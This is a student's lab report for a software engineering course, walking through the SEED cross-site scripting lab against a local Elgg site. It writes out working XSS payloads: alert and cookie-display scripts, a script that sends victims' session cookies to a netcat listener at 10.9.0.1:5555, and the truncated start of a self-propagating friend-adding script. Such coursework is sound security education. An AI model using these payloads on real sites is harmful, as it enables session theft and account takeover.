CSC 6110 : Software Engineering
Assignment Software Security
Fall 2023
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
1) Cross-Site Scripting (XSS) Attack

Lab (Web Application: Elgg)


DNS Setup:

Did mapping of IP addresses and web server names.
In etc/hosts file added required IP addresses followed by web server names.




Downloaded Labsetup.zip file in Ubuntu vm and ran dcbuild (docker-compose build) command and

(docker-compose up) dcup command to build and make docker container running.



Launching Elgg Web Application ,URL is http://www.seed-server. Com




TASK 1


Posting a Malicious Message to Display an Alert Window

Logged in with username: charlie and password: seedcharlie, go to edit profile and add the following code in brief description field and click save button at bottom.

<script>alert('Attack with XSS);</script>




Now login with username:alice password:seedalice and Go to members and view Charlie.Alert window is displayed. Javascript is getting executed making XSS attack.




TASK 2

Posting a Malicious Message to Display Cookies

Login with username: samy password:seedsamy. Add the following javascript code to bried description field to display cookies.
<script>alert(document.cookie);</script>



Login with another username:alice password:seedalice and view samy's profile. Alice now have cookie information of samy displayed here as alert.




Task 3

Stealing Cookies from the Victim's Machine

The attacker here wants the JavaScript code to send the cookies to himself/herself, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

Attacker listening to port 5555:
nc -l 5555
The command ‘nc -l 5555’ is a netcat command that tells the netcat utility to listen (-l) on port 5555 for incoming connections.




Login with username :samy password: seedsamy .Add the following code in About me of Samy’s profile.

<script>document.write(’<img src=http://10.9.0.1:5555?c=’

+ escape(document.cookie) + ’ >’);


</script>

Javascript above attempts to send the samy’s cookies to a specific IP:10.9.0.1 address and port 5555 with c= as query parameter where document.cookie value is appended.




After saving the code in samy's profile, netcat port shows the following information.

Here we can see value in GET request c=Elgg%3Df4…..4n , i.e. appended document.cookie information.



Now log in with another username: Alice password:seedalice and view samy's profile. The port 5555 displays following information.
C=Elgg%3Dlu…..1nf(Alice's cookie)

Now, Samy is able to view Alice cookie information on this 5555 port.



Task 4

Becoming the Victim's Friend


• Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

Lines ① and ② in the JavaScript code are constructing query parameters (ts and token) for an HTTP request. These parameters enhance security by including a timestamp (__elgg_ts)and a unique token(__elgg_token).


• Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No we cannot launch successful attack because the Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the JavaScript code.

We need to construct sendurl variable for that we check the url in Http Header Live and change the 'friend=' parameter as per our requirement.



We want to know samy's guid number. We inspect and see it as 59.



Login with username:samy password: seedsamy and add in About me field the following code:

<script type="text/javascript">

window.onload = function () {

var Ajax=null;

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①

var token="&__elgg_token="+elgg.security.token.__elgg_token; ②

//Construct the HTTP request to add Samy as a friend.

